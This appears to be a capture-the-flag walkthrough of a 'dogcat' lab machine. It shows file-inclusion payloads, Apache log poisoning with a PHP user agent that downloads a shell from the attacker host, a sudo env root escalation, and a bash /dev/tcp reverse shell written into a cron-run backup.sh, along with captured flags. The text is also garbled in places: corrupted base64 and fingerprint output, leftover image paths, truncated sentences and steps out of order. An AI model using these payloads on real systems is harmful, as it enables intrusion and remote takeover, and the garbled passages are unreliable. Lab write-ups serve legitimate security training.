

- ip = "10.10.67.244"

## Open Ports

```
Host is up (0.09s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
| 2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
| 256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
| 256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: dogcat
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
_ _ _ _ _
OS:SCAN(V=7.0ASWNE=43ND=5/7NOT=22NCT=1NCU=41847MPV=1PDS=43DC-TMG=YSTM=663A1
OS:66B3P=x86_64-pc-linux-gnu)SEQ(SP=109KGD=1XISR=10CXTI=2NCT=4)SEQ(SP
OS:109KGD=1XISR=10CXTI=2NCT=4)SEQ(SP=109KGD=1XISR=10CXTI=2NCT=4)SEQ(SP
```


- p 80
  - Here we get a cat / dog view images page
  - there is a view function we can exploit for File inclusion
  - we get a few dirs after enum

```
$ dirbuster -u http://10.10.67.244 -l /usr/share/wordlists/dirbuster/directory-
-list-lowercase-2.3-medium.txt
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 200
Dir found: / - 200
Dir found: /icons/ - 403
File found: /cat.php - 200
Dir found: /cats/ - 403
File found: /flag.php - 200
Dir found: /dogs/ - 403
```

- The “?view=” query runs “include” on our parameter only if the word “dog” or “cat” is present. The file automatically appends .php to our parameter
- php base64 filter is working on this query

```
/?view=php://filter/convert.base64-encode/resource=./dog/./index
```


- After decoding the base64 string, we get the function being used on the view



- there is also a flag.php

```
/?view=php://filter/convert.base64-encode/resource=./dog/../flag
```

- After decoding we get the first flag



- Accessing the logs through Log Poisoning

- The “ext” check? we can remove the “.php” extension just by defining it in the query

```
http://10.10.67.244/?view=php://filter/convert.base64-encode/resource=./dog%20../..../var/log/apache2/access.log&ext
```

- Here I get the logs in base64 which I then decode

```
MTI3LjAuMC4xIC0gLSBbMTQvTW5lZlIwMjQ6MDY6MjE6MTYgKzAwMDBdICJHRVQgLyBIVFRQLzEuMSIgMjAwIDYxNSAiLSIgImN1cmVvNy42NC4wI
goxMC40LjY5LjE2MSAtIC0gWzE0L01heS8yMDI0OjA2OjIyOjE3ICswMDAwXSAiR0VUIC8gSFRUUC8xLjEiIDlwMCA1MzcgIi0iICJNb3ppbGxhLz
UuMCAoWDE0YmMaw51eCB4ODZfNjQpIEFwcGxlv2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMjQuMC4wLjAgU2FmYXJ
pLzUzNy4zNiIKMTAuNC42OS4xNjEgLSAtIFsxNC9NYXkvMjAyNDowNjoyMT0xOCArMDAwMF0gIkdFVCVhc3R5bG9uY3NzIEhUVFAvMS4xIiAyMDAg
Njk4ICJodHRwOi8vMTAuMTAuNjcuMjQ0LjY5LjE2MSAtIC0gWzE0L01heS8yMDI0OjA2OjIyOjE3ICswMDAwXSAiR0VUIC8gSFRUUC8xLjEiIDlwMCA1MzcgIi0iICJNb3ppbGxhLz
UuMCAoWDE0YmMaw51eCB4ODZfNjQpIEFwcGxlv2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMjQuMC4wLjAgU2FmYXJpLzUzNy4zNiIK
MTI3LjAuMC4xIC0gLSBbMTQvTW5lZlIwMjQ6MDY6MjE6MTYgKzAwMDBdICJHRVQgLyBIVFRQLzEuMSIgMjAwIDYxNSAiLSIgImN1cmVvNy42NC4wI
goxMC40LjY5LjE2MSAtIC0gWzE0L01heS8yMDI0OjA2OjIyOjE3ICswMDAwXSAiLSIgNDA4IDAgaG9i0iICItIgoxMC40LjY5LjE2MSAtIC0gWzE0L0
1heS8yMDI0OjA2OjIyOjEwICswMDAwXSAiR0VUIC8g
```

```
1171 1
Output
127.0.0.1 - - [14/May/2024:06:21:16 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.4.69.161 - - [14/May/2024:06:21:17 +0000] "GET / HTTP/1.1" 200 537 "-" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"
10.4.69.161 - - [14/May/2024:06:21:18 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.67.244/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"
10.4.69.161 - - [14/May/2024:06:21:19 +0000] "GET /favicon.ico HTTP/1.1" 404 490 "http://10.10.67.244/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"
127.0.0.1 - - [14/May/2024:06:21:53 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.4.69.161 - - [14/May/2024:06:22:09 +0000] "-" 408 0 "-" "-"
10.4.69.161 - - [14/May/2024:06:22:10 +0000] "GET /
```

## Remote Code Execution

```
http://10.10.67.244/?view=php://filter/convert.base64-
encode/resource=../dog%20../..../..../var/log/apache2/access.log&ext&cmd=whoami
```

- I tried the above code but it seems the command was getting encoded hence not executed unlike the user agent
- Agent poisoning

```
curl -A "<?php file_put_contents('shell.php',
file_get_contents('http://10.4.69.161:80/shell.php')); ?>" -
s http://10.10.117.116
```

- The shell was successfully uploaded. With the below link I can get a shell with www-data user.

```
http://10.10.117.116/?view=../dog/..../shell
```

```

listening on [any] 1234 ...
connect to [10.4.69.161] from (UNKNOWN) [10.10.117.116] 47634
Linux 2584931be529 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64 GNU/Linux
10:59:07 up 33 min, 0 users, load average: 0.00, 0.01, 0.24
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ ls home
$ sudo -l
Matching Defaults entries for www-data on 2584931be529:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 2584931be529:
  (root) NOPASSWD: /usr/bin/env
$ sudo env /bin/sh
whoami
root
cd root
ls
flag3.txt
cat flag3.txt
THM{Diff3r3nt_3nvironments_874112}
cd /home
ls
cd /var/www
ls
flag2_QMW7JvaY2LvK.txt
html
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}

```

Simultaneously, I also spawn a listening port on port 6969 (Y netcat as follows and then wait for backup.sh to be executed

As soon as it does I get a shell up and running. Having broke docker container, we resume our hunt for our fourth and fin happens to be in that very directory.

- Priv escalation by exploiting env in gtfobins

```

echo "#!/bin/bash" > backup.sh
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.4.69.161/1234 0>&1'" >> backup.sh

```

After editing the /opt/backup.sh, we can set up a reverse shell where we have set up a listener

```

#!/bin/bash > backup.sh
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.4.69.161/1234 0>&1'" >> backup.sh
ls -al
total 2892
drwxr-xr-x 2 root root 4096 Apr 8 2020 .
drwxr-xr-x 1 root root 4096 May 14 10:28 ..
-rwxr--r-- 1 root root 69 May 14 11:09 backup.sh
-rw-r--r-- 1 root root 2949120 May 14 11:08 backup.tar

$ nc -nlp 1234
listening on [any] 1234 ...
connect to [10.4.69.161] from (UNKNOWN) [10.10.117.116] 33894
bash: cannot set terminal process group (3660): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag.txt
cat flag.txt
cat: flag.txt: No such file or directory
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions on esc4l4tions on esc4l4tions 7a52b17dba6ebbd38bc1049bcb02d}

```